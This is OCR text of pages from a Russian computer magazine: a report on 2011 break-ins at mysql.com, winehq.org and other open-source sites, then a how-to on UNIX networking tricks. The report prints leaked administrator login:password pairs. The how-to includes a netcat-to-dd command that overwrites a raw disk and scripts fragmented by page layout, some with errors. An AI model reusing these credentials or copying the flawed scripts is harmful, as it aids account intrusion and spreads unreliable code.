
Поскольку код находился на сайте более суток, можно предположить, что жертвами трояна стали тысячи посетителей. Администрация сайта отреагировала быстро и удалила код уже через шесть часов после обнаружения (в 22 часа по московскому времени). Однако никаких сведений об инциденте и о способе получения доступа к серверам mysql.com компания Oracle так и не огласила, сославшись на то, что расследование еще не завершено.

Тем не менее можно выдвинуть две версии о том, как зловредный код мог попасть на сайт mysql.com. Первая и самая популярная опирается на новость, опубликованную компанией Trend Micro примерно за неделю до обнаружения кода. Двадцать шестого сентября в блоге компании появилась заметка о возможном взломе mysql.com, ссылающаяся на сообщение человека, который известен на одном из российских андеграундных форумов под ником sourcecOde. Он предлагал любому желающему купить за 3000 долларов root-доступ к трем серверам, обслуживающим сайт MySQL. Возможно, именно так злоумышленники и получили доступ к сайту, чтобы загрузить вредоносный JS-код на сервер.

Однако эту версию трудно воспринимать всерьез. «Лот», предложенный на продажу пользователем sourcecOde, слишком похож на фейк. В подтверждение своих слов он смог привести только три невразумительных скриншота, иллюстрирующих выполнение команд uname -a и whoami в среде Fedora Core 11 с установленным доменным именем вида http1.web.mysql.com. Очень странно, что автор не привел более веского доказательства владения правами root, поскольку такую информацию можно совершенно законно получить с помощью nmap и dig. Еще более странным кажется то, что люди, якобы купившие root-доступ, использовали его настолько небрежно. Обычно так делают в случаях, когда получить права выше www невозможно и остается только дефейсить или вставлять в код эксплойт.

Более реалистичное объяснение произошедшего намного проще. Сайт mysql.com уже взламывали в марте этого года. Тогда взломщикам удалось выполнить SQL-инъекцию и утащить базы пользователей и администраторов. Хэши паролей многих из них были быстро вскрыты и обнародованы. С учетом того, что у администрации сайта довольно специфическое представление о безопасности, о котором можно судить по таким парам логинов и паролей, как sys:phorum5, sysadm:qa. и admin:6661 (кстати, такие логин и пароль использовал директор по управлению проектами!), можно всерьез предположить, что после первого взлома некоторые администраторы либо продолжили пользоваться своими старыми паролями, либо поменяли их на аналогичные комбинации символов, в результате подбора которых злоумышленникам удалось получить доступ к интерфейсу администрирования web-сайта.

Как бы там ни было, господам из mysql.com стоит задуматься о пересмотре своего подхода к обеспечению безопасности ресурса — слишком уж часто он подвергается атакам.



Сообщение о продаже root-доступа к mysql.com

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.09.26.00	2011.09.26	-
AntiVir	7.11.15.34	2011.09.26	-
Antiy-AVL	2.0.3.7	2011.09.26	-
Avast	4.8.1351.0	2011.09.26	-
Avast5	6.0.1289.0	2011.09.26	-
AVG	10.0.0.1190	2011.09.26	-
BitDefender	7.2	2011.09.26	-
ByteHero	1.0.0.1	2011.09.23	-
CAT-QuickHeal	11.00	2011.09.26	-
ClamAV	0.97.0.0	2011.09.26	PUA.Packed.ASPack
Commtouch	5.3.2.6	2011.09.26	-
Comodo	10248	2011.09.26	-
DrWeb	5.0.2.03300	2011.09.26	-
Emsisoft	5.1.0.11	2011.09.26	-
eSafe	7.0.17.0	2011.09.26	-
eTrust-Vet	36.1.8581	2011.09.26	-
F-Prot	4.6.2.117	2011.09.26	-
F-Secure	9.0.16440.0	2011.09.26	-
Fortinet	4.3.370.0	2011.09.25	-
GData	22	2011.09.26	-
Ikarus	T3.1.1.107.0	2011.09.26	-
Jiangmin	13.0.900	2011.09.25	-
K7AntiVirus	9.113.5184	2011.09.23	-
Kaspersky	9.0.0.837	2011.09.26	-
McAfee	5.400.0.1158	2011.09.26	-
McAfee-GW-Edition	2010.1D	2011.09.25	-
Microsoft	1.7702	2011.09.26	-
NOD32	6494	2011.09.26	-
Norman	6.07.11	2011.09.26	-
nProtect	2011-09-26.02	2011.09.26	-

Результаты поиска вредоносного ПО в файле, полученном с mysql.com

WINEHQ.ORG И СМЕНА ПАРОЛЕЙ НА FEDORAPROJECT.ORG

Одиннадцатого октября стало известно о взломе сайта еще одного известного opensource-проекта. На этот раз жертвой стал сайт проекта Wine, а точнее размещенная на нем база совместимых приложений appdb.winehq.org. Эти подробности сообщил Jeremy White, один из администраторов проекта.

К счастью, на этот раз взломщики получили доступ только к базе данных пользователей. Сама база данных не пострадала, доступ к другим частям проекта, по словам Jeremy White, также был вряд ли получен. Скорее всего, хакеры получили доступ лишь к web-интерфейсу управления базой данных phpMyAdmin с помощью неизвестной уязвимости или украденного у одного из администраторов пароля. В ответ админы сайта закрыли доступ к phpMyAdmin из внешней сети и сбросили пароли всех пользователей. Тем, кто использует одинаковые пароли на нескольких сайтах, рекомендовано срочно сменить их.

Остается только догадываться, зачем было выставлять phpMyAdmin во всеобщий доступ, располагая множеством инструментов для безопасного удаленного доступа к интерфейсу управления базой данных, от SSH-туннеля до OpenVPN.

Днем позже администраторы инфраструктуры проекта Fedora объявили о необходимости сменить пароли и SSH-ключи всех пользователей, объясняя это тем, что подозревают о наличии проблем в безопасности, а также опасаются повторения инцидентов с сайтами kernel.org, linuxfoundation.org и linux.com.

Пользователи должны изменить пароли до 30 ноября, иначе их аккаунты будут удалены. Новые пароли необходимо выбирать с учетом более строгих правил: пароль должен состоять из девяти символов в разных регистрах, включая цифры и знаки препинания, или из десяти букв и цифр в разных регистрах, или из 12 букв и цифр в одном регистре, или из 20 букв в нижнем регистре. Такие требования должны полностью исключить возможность подбора паролей даже после кражи их хэшей.

ВСЕ НОВОЕ — ЭТО ХОРОШО ЗАБЫТОЕ СТАРОЕ


Этот год надолго запомнится всем нам чередой взломов открытых проектов. Но так ли все это ново? В действительности сайты открытых проектов взламывали всегда, но, пока дело не дошло до kernel.org, никто не хотел этого замечать. В декабре прошлого года был взломан репозиторий свободного ПО проекта GNU: savannah.gnu.org. С помощью SQL-инъекции взломщикам удалось завладеть базой пользователей и хэшами паролей, а затем вскрыть некоторые из них брутфорсом. Кроме этого, хакеры зачем-то сделали сайту дефейс и установили PHP-бэкдор. Сайт лежал 48 часов, после чего администрация восстановила его нормальную работу, изменила украденные пароли и ввела проверку длины и надежности для новых паролей. Ни один репозиторий изменен не был.

В апреле 2010 нападению подвергся сайт Apache Software Foundation, в результате чего снова утекла база данных пользователей, но не самого сервиса, а только системы отслеживания ошибок. Через три дня нормальная работа сайта была восстановлена. Это была вторая крупная атака на apache.org после сентября 2009 года, когда хакеры взломали apachecon.org, повысили привилегии с помощью 0day-эксплойта, добыли SSH-ключи от аккаунта backup-сервера people.apache.org и установили бэкдор.

ПОСЛЕДНЕЕ СЛОВО

Все эти события произошли из-за халатного отношения людей, занимающих ответственные и высокооплачиваемые должности, к своей работе. Администраторы kernel.org вообще не следят за своими серверами, сотрудники Linux Foundation почему-то не догадались изменить SSH-ключи и пароли, когда стало известно о взломе kernel.org, а уж действия сотрудников mysql.com не хочется даже комментировать. Как и следовало ожидать, люди — самое уязвимое звено при обеспечении безопасности. ⊐⊏

Максим «hatchet» Полевой (maks.hatchet@yandex.ru)



Сетевая акробатика

СЕТЕВЫЕ ТРЮКИ, О КОТОРЫХ ТЫ ТОЧНО НЕ ЗНАЛ

UNIX-системы имеют множество средств для работы с сетью и ее настройки. Большинство из них уже давно описано на многочисленных интернет-ресурсах, в учебниках и справочниках. Однако среди всей этой массы привычных обыденных инструментов порой можно найти поразительно красивые и эффективные решения. Они помогут тебе справиться с задачами, которые раньше казались трудновыполнимыми.

В этой статье мы рассмотрим элегантные решения таких вопросов, как проброс аудио по сети, переключение между различными сетями и провайдерами на лету, организация беспроводной сети с использование технологий Bluetooth, автоматический запуск торрент-клиента во время простоя, и даже поднимем самый настоящий сетевой RAID-массив. Мы увидим, что для всего этого достаточно простых и понятных утилит, демонов и пары скриптов.

1 АВТОМАТИЧЕСКОЕ ПЕРЕКЛЮЧЕНИЕ МЕЖДУ СЕТЯМИ

Наверное, все владельцы ноутбуков хоть раз в жизни сталкивались с проблемой подключения к разным сетям. Дома ты можешь получать доступ к сети через PPTP/PPPoE-соединение, там, где ты работаешь/учишься, подключение приходится настраивать вручную, где-то еще требуется использовать DHCP-сервер. Все это создает множество проблем, так как даже network-manager хорошо работает в автоматическом режиме только при наличии в сети DHCP-сервера, иначе приходится лезть в настройки и прописывать адреса самостоятельно. Да и не всем нравится использовать графический интерфейс.

Мы пойдем другим путем. Воспользуемся простой утилитой quickswitch, которая позволяет переключаться между различными сетя-

```
#!/bin/sh

# Проводные сети (имена из /etc/quickswitch/switchto.conf)
NETS="home work"
# Беспроводные сети (их SSID)
WNETS="home work"

# Проверка работоспособности сети с помощью
# пинга гугловского DNS-сервера.
# В случае успешного пинга - выходим
tryping() {
    if ping -q -n -c 1 8.8.8.8; then exit; fi
}

# Если сеть есть - выходим
tryping

# Пробуем подключиться к сетям, перечисленным в $NETS
for net in NETS; do
    switchto $net; sleep 10
    tryping
done

# Не получилось - пробуем DHCP
tryconnect.sh [sh]
"tryconnect.sh" 41L, 1054C
```

Скрипт для автоматического коннекта к разным сетям

ми с помощью одной команды, то есть, по сути, является аналогом ifup из Debian/Ubuntu, но имеет несколько дополнительных вкусностей. Утилита доступна в репозитории любого дистрибутива, ее исходники также имеются на официальной страничке: http://muthanna.com/quickswitch. Эта программа написана на Perl, поэтому для ее установки достаточно скопировать бинарник switchto из архива в каталог /usr/local/bin.

Принцип работы quickswitch основан на переключении между разными сетевыми профилями, которые заданы в конфигурационном файле /etc/quickswitch/switchto.conf в следующем формате:

```
# vi /etc/quickswitch/switchto.conf
[config]
// Имя интерфейса
device=eth0
// Файл с данными о предыдущей сетевой конфигурации
servicefilename=/etc/quickswitch/switchto.last
// Профиль home — домашняя сеть
[home]
description=home
address=192.168.0.25
netmask=255.255.255.0
gateway=192.168.0.1
dns1=195.62.99.42
dns2=195.62.97.177
// Профиль work — сеть на работе
[work]
description=work
address=10.16.3.114
netmask=255.255.255.0
gateway=10.16.3.249
dns1=195.62.99.42
```

Переключение между профилями осуществляется с помощью утилиты switchto:

```
$ sudo switchto work
$ sudo switchto home
```

Но такой способ работает только для проводных сетей, чтобы переключаться между беспроводными сетями, необходимо настроить wpa_supplicant. Сделать это очень просто — достаточно сгенерировать ключи для всех известных точек доступа:

```
#!/bin/bash

# Время бездействия, по прошествии которого
# будет запущена закачка (в милисекундах)
IDLE=120000
# Команда на остановку закачки
STOPCMD="transmission-remote -S"
# Команда на запуск закачки
STARTCMD="transmission-remote -s"

# STOPCMD="deluge-console pause \*"
# STARTCMD="deluge-console resume \*"

STOPPED="yes"
while true; do
    if [ `xprintidle` -gt $IDLE ]; then
        if [ $STOPPED = "yes" ]; then
            $STARTCMD
            STOPPED="no"
        fi
    else
        if [ $STOPPED = "no" ]; then
            $STOPCMD
            STOPPED="yes"
autotorrent.sh [sh]
```

Простой скрипт для автоматического запуска торрент-клиента

```
$ su -s
# mv /etc/wpa_supplicant.conf /etc/wpa_supplicant.conf.bak
# wpa_passphrase ssid/имя-точки пароль >> \
    /etc/wpa_supplicant/wpa_supplicant.conf
```

Для подключения к выбранной точке доступа используются четыре команды:

```
$ sudo ifconfig wlan0 up
$ sudo iwconfig wlan0 essid $net
$ sudo wpa_supplicant -B -Dwext -i wlan0 \
    -c /etc/wpa_supplicant.conf
$ dhcpcd wlan0
```

Конечно, все это неудобно. Поэтому мы напишем скрипт для автоматизации подключения, который будет подключаться ко всем известным нам сетям до тех пор, пока система не получит доступ к интернету:

```
# vi /usr/local/bin/tryconnect.sh
#!/bin/sh
# Проводные сети (имена из /etc/quickswitch/switchto.conf)
NETS="home work"
# Беспроводные сети (их SSID)
WNETS="home work"
# Проверка работоспособности сети с помощью
# пинга гугловского DNS-сервера.
# Выходим в случае успешного пинга
tryping() {
    if ping -q -n -c 1 8.8.8.8; then exit; fi
}
# Выходим, если видим сеть
tryping
# Пробуем подключиться к сетям, перечисленным в $NETS
for net in NETS; do
    switchto $net; sleep 10
    trypin g
```

ПРОСТОЙ СЕТЕВОЙ БЕНЧМАРК НА БАЗЕ FTP И DD

Чтобы измерить скорость передачи данных между двумя хостами, необязательно использовать специализированный софт и сервисы вроде speedtest.net. Достаточно простого ftp-клиента:

```
ftp> put "|dd if=/dev/zero bs=1M count=100" /dev/null
```

Эта команда ftp-клиента сгенерирует и передаст на удаленную машину файл длиной 100 Мб и выведет на экран среднюю скорость загрузки.

```
done
# Если не получилось, пробуем DHCP
dhcpcd eth0
sleep 5
tryping
# Если проводная сеть не работает, пробуем Wi-Fi
killall dhcpcd
ifconfig wlan0 up
# Проходим по Wi-Fi-сетям
for net in WNETS; do
    iwconfig wlan0 essid $net
    wpa_supplicant -B -Dwext -i wlan0 \
        -c /etc/wpa_supplicant.conf
    sleep 10
    dhcpcd wlan0
    sleep 5
    tryping
done
```

Если поместить этот скрипт в рутовый crontab, заставив его запускаться каждые... ну, скажем, пять минут, мы получим систему автоматического поиска активных сетей:

```
$ sudo crontab -e
*/5 * * * * /usr/local/bin/tryconnect.sh
```

Вот и все. И не нужно никаких костылей в виде network-manager и ему подобных. При необходимости в скрипт можно добавить строки для подключения к PPPoE/PPTP-серверу или установки соединения с 3G-модемом с помощью wvdial.

2 BLUETOOTH-СЕТЬ

Беспроводные сети обычно организуют с использованием технологий Wi-Fi, которые обеспечивают хорошую зону покрытия и высокие скорости. Но что если такой способ соединения тебе не подходит? Допустим, ты хочешь без проводов выйти в интернет со старого ноутбука или у тебя в данный момент нет ни точки доступа, ни Wi-Fi-адаптера для стационарного компа. В этом случае тебя спасет старый добрый Bluetooth, который хоть и имеет малую зону покрытия, но стоит копейки (ровно два доллара за китайский USB-Bluetooth-адаптер) и работает стабильно.

Стек протоколов Bluetooth имеет стандартную возможность передачи IP-пакетов, которая поддерживается как в Linux, так и в BSD-системах. Она реализована как часть профиля PAN (Personal Area Networking), использующего протокол BNEP (Bluetooth Network Encapsulation Protocol).

АВТОМАТИЧЕСКОЕ ПЕРЕКЛЮЧЕНИЕ МЕЖДУ ИНТЕРФЕЙСАМИ В OPENBSD

В OpenBSD задача переключения между интерфейсами в случае падения одного из них решается гораздо проще:

```
// Поднимаем проводной интерфейс
# ifconfig em0 up
// Поднимаем беспроводной интерфейс
# ifconfig ath0 nwid my_wlan up
// Создаем транковый интерфейс
# ifconfig trunk0 trunkproto failover \
    trunkport em0 trunkport ath0 \
    192.168.1.1 netmask 255.255.255.0
```

Теперь при отключении сетевого кабеля активируется Wi-Fi.

КЛОНИРОВАНИЕ РАЗДЕЛОВ ПО СЕТИ

Старый добрый netcat, помимо всего прочего, можно использовать для клонирования разделов с одной машины на другую (в данном случае с машины-2 на машину-1):

```
машина-1# netcat -l -p 9000 | dd of=/dev/sda
машина-2# dd if=/dev/sda | netcat IP-машины-1 9000
```

Правда, я бы не рекомендовал использовать этот способ, если ты не уверен на 100 %, что сеть не упадет.

```
[config]
device=eth0
servicefilename=/etc/quickswitch/switchto.last

[home]
description=home
address=192.168.0.25
netmask=255.255.255.0
gateway=192.168.0.1
dns1=195.62.99.42
dns2=195.62.97.177

[work]
description=work
address=10.16.3.114
netmask=255.255.255.0
gateway=10.16.3.249
dns1=195.62.99.42

~
~
~
~
switchto.conf[+]
```

Пример конфигурации quickswitch

В Linux подключение организуется следующим образом:

1. На машине, которая должна служить шлюзом в интернет или просто сервером, запускается демон pand, который слушает подключения от других устройств:

```
$ sudo pand -listen -role NAP
```

2. На этой машине настраивается сетевой интерфейс bnep0, созданный демоном pand:

```
$ sudo ifconfig bnep0 192.168.0.1
```

3. На машине-клиенте запускается pand в режиме клиента и настраивается сетевой интерфейс bnep0 (MAC-адрес можно узнать с помощью команды hcitool scan для обнаружения Bluetooth-устройств):

```
$ sudo pand -connect MAC-адрес-шлюза
$ sudo ifconfig bnep0 102.168.0.2
$ sudo route add default 192.168.0.1
```

Теперь компьютеры могут свободно обмениваться пакетами, но, чтобы обеспечить клиента доступом к интернету, на шлюзе необходимо включить форвардинг пакетов и настроить NAT:

```
$ sudo sysctl -w net.ipv4.ip_forward=1
$ sudo iptables -t nat -A POSTROUTING \
    -o eth0 -j MASQUERADE
```

То же самое можно проделать и в операционной системе FreeBSD:

1. На шлюзе и клиенте запускаем демон sdpd, который отвечает за обнаружение других Bluetooth-устройств и сервисов, и загружаем модуль с реализацией Bluetooth-стека:

```
# kldload ng_ubt
# /etc/rc.d/sdpd start
```

2. На машине-шлюзе запускаем btpand в режиме сервера:

```
# ifconfig tap0 create
# btpand -i tap0 -s NAP
# ifconfig tap0 192.168.0.1 netmask 255.255.255.0
```

3. На машине-клиенте запускаем его в режиме клиента:

```
# ifconfig tap0 create
# btpand -d ubt0 -i tap0 -s NAP -a MAC-адрес-шлюза
# ifconfig tap0 192.168.0.2 netmask 255.255.255.0
# route add default 192.168.0.1
```

4. Чтобы подсоединиться к инету, включаем перенаправление сетевых пакетов и настраиваем NAT:

```
# sysctl net.inet.ip.forwarding=1
# ipfw add nat 123 all from tun0 to any
```

Для опознавания MAC-адресов устройств можно использовать следующую команду:

```
# hccontrol -n ubt0hci inquiry
```

3 АВТОМАТИЧЕСКИЙ ЗАПУСК ТОРРЕНТ-КЛИЕНТА ВО ВРЕМЯ ПРОСТОЯ МАШИНЫ

Это легко сделать с помощью двух простых инструментов: шейпера трафика trickle, работающего как пользовательский процесс, и удаленного клиента для твоего торрент-канала. Их следует объединить в одном скрипте как показано ниже:

```
> deluge-console help
add - Add a torrent
cache - Show information about the disk cache
config - Show and set configuration values
connect - Connect to a new deluge server.
debug - Enable and disable debugging
del - Remove a torrent
exit - Exit from the client.
halt - Shutdown the deluge server.
help - displays help on other commands
info - Show information about the torrents
pause - Pause a torrent
plugin - Manage plugins with this command
quit - Exit from the client.
recheck - Forces a recheck of the torrent data
resume - Resume a torrent
rm - Remove a torrent

For help on a specific command, use "<command> --help"
```

Список функций клиента deluge, которыми можно управлять из консоли

```
# vi /usr/local/bin/autotorrent.sh
#!/bin/bash
# Время бездействия (в миллисекундах), по истечении
# которого запускается закачка
IDLE=120000
# Команда на остановку закачки
STOPCMD="transmission-remote -S"
# Команда на запуск закачки
STARTCMD="transmission-remote -s"
# STOPCMD="deluge-console pause \*"
# STARTCMD="deluge-console resume \*"
STOPPED="yes"
while true; do
    if [ 'xprintidle' -gt $IDLE ]; then
        if [ $STOPPED = "yes" ]; then
            $STARTCMD
            STOPPED="no"
        fi
    else
        if [ $STOPPED = "no" ]; then
            $STOPCMD
            STOPPED="yes"
        fi
    fi
    sleep 60
done
```

Переменные STOPCMD и STARTCMD являются в этом скрипте ключевыми. В них необходимо вставить команды на остановку и запуск торрент-клиента. Кстати, чтобы пример с deluge заработал, нужно запустить демон deluged. Для автоматического запуска просто помести ссылку в ~/.config/autostart:

```
# ln -s /usr/bin/deluged ~/.config/autostart
```

4 ПРОБРОС АУДИО НА ДРУГУЮ МАШИНУ

В комплект утилит ALSA для управления звуковой подсистемой входит простая программа arecord, предназначенная для записи аудио с микрофона. Она мало кому нужна, совершенно банальна

и, на первый взгляд, не имеет отношения к нашей статье. Но, если объединить ее с netcat, можно добиться довольно интересных результатов. Например, создать простейшую VoIP-систему из двух машин:

```
машина-1$ netcat -l -p 5555 | aplay
машина-2$ arecord | netcat IP-машины-1 5555
```

Теперь все аудио с микрофона машины-2 будет попадать в колонки машины-1. После настройки обратного потока получится полноценный телефон. Звук на первую машину также можно выводить не с микрофона, а непосредственно со звуковой платы. Это необходимо для создания местного радио в домашней сети, когда композиции проигрываются на сервере, а основная машина выступает в роли акустической системы.



Чтобы сменить источник звука, добавим в ALSA новый псевдодевайс, который копирует основной аудиовыход:

```
$ vi .asoundrc
pcm.copy {

    type plug
    slave {
        pcm hw
    }
    route_policy copy
}
```

Теперь организуем трансляцию с этого устройства в сеть с помощью arecord и netcat:

```
машина-2 $ arecord -D copy | netcat IP-машины-1 5555
```

5 RAID1 ПО СЕТИ

Напоследок я бы хотел сегодня рассказать о создании сетевых RAID-массивов. Это широко известная среди сисадминов фишка, которую обычные пользователи незаслуженно обходят своим вниманием. Дело в том, что сетевой RAID-массив может стать отличным хранилищем для важных данных в тех случаях, когда обычный RAID-массив реализовать нельзя.

Возьмем, к примеру, следующую ситуацию. У тебя дома есть две Linux/BSD-машины, которые используются для разных целей и, может быть, даже находятся в разных комнатах, но при этом объединены в локальную сеть. Есть некоторый объем данных, который для тебя важен, и ты не хочешь его потерять.

Настройка обычного RAID-массива потребует покупки дополнительного жесткого диска и, может быть, RAID-контроллера (если, например, в одном из компов стоит материнка с устаревшим IDE и оба канала уже заняты), а то и вовсе окажется невозможной (когда компы опломбированы или вместо них используются ноутбуки или мультимедийные приставки). В этом случае можно сделать одну простую вещь: выделить на каждой машине небольшой раздел и настроить зеркалирование между ними. Тогда, даже если одна из комнат сгорит вместе с компом, данные в целости и сохранности останутся на другой машине!

Все это довольно легко реализуется на практике. С 2009 года в Linux входит драйвер для виртуального устройства DRBD (Distributed Replicated Block Device), позволяющий создать зеркало между двумя блочными устройствами, представить его в виде виртуального блочного устройства и примонтировать, организовать файловую систему и, в общем-то, спокойно работать, как с обычным дисковым разделом. Модуль с этим драйвером есть в любом дистрибутиве, поэтому зеркалирование можно настроить между машинами с любыми версиями Linux.

Чтобы создать зеркало между двумя хостами, необходимо выполнить следующие действия:

1. Выделить на каждой машине новый раздел под хранилище зеркалируемых данных. Разделы не обязательно должны быть одинаковыми, в любом случае общий объем сетевого хранилища будет равен объему самого маленького из них. Создать разделы можно с помощью fdisk/cfdisk или графического GNU Parted. Последний, помимо всего прочего, позволяет сдвинуть уже существующие разделы, чтобы освободить место.

Допустим, с этой задачей ты справился, и у тебя теперь есть два раздела: sda5 на машине 192.168.0.1 и sda7 на машине 192.168.0.2. Один из этих разделов будет главным, а второй подчиненным, и сейчас самое время распределить эти роли. DRDB устроен так, что две машины не могут одновременно получить доступ к сетевому разделу, доступ при этом предоставляется только master-машине. Разумеется, в качестве master-машины лучше выбрать ту, которую ты планируешь чаще всего использовать для обращения к сетевому разделу.

2. Далее следует создать конфигурационный файл, описывающий наше зеркало. Тут ничего сложного нет, достаточно взять уже готовый пример и просто изменить следующие поля: shared-secret — это пароль на доступ к разделу, disk — имя младшего раздела на обеих машинах, address — сетевой адрес каждой машины. Пример этого конфига выглядит так:

```
# vi /etc/drbd.conf
global { usage-count no; }
common { syncer { rate 100M; } }
resource r0 {
        protocol C;
        startup {
                wfc-timeout 15;
                degr-wfc-timeout 60;
        }
        net {
                cram-hmac-alg sha1;
                shared-secret "ПАРОЛЬ";
        }
        on node1 {
                device /dev/drbd0;
                disk /dev/sda5;
                address 192.168.0.1:7788;
                meta-disk internal;
        }
        on node2 {
                device /dev/drbd0;
                disk /dev/sda7;
                address 192.168.0.2:7788;
                meta-disk internal;
        }
}
```

После правки необходимо скопировать конфиг на обе машины и установить на них инструменты управления DRBD-устройством. Обычно они входят в состав пакета drbd-utils или drbd8-utils.

3. Теперь можно инициализировать хранилище с помощью утилиты drbdadm:

```
# drbdadm create-md drbd0
```

Эту операцию необходимо проделать на обеих машинах. После этого также на обеих машинах нужно запустить DRBD-сервис:

```
# /etc/init.d/drbd start
```

```
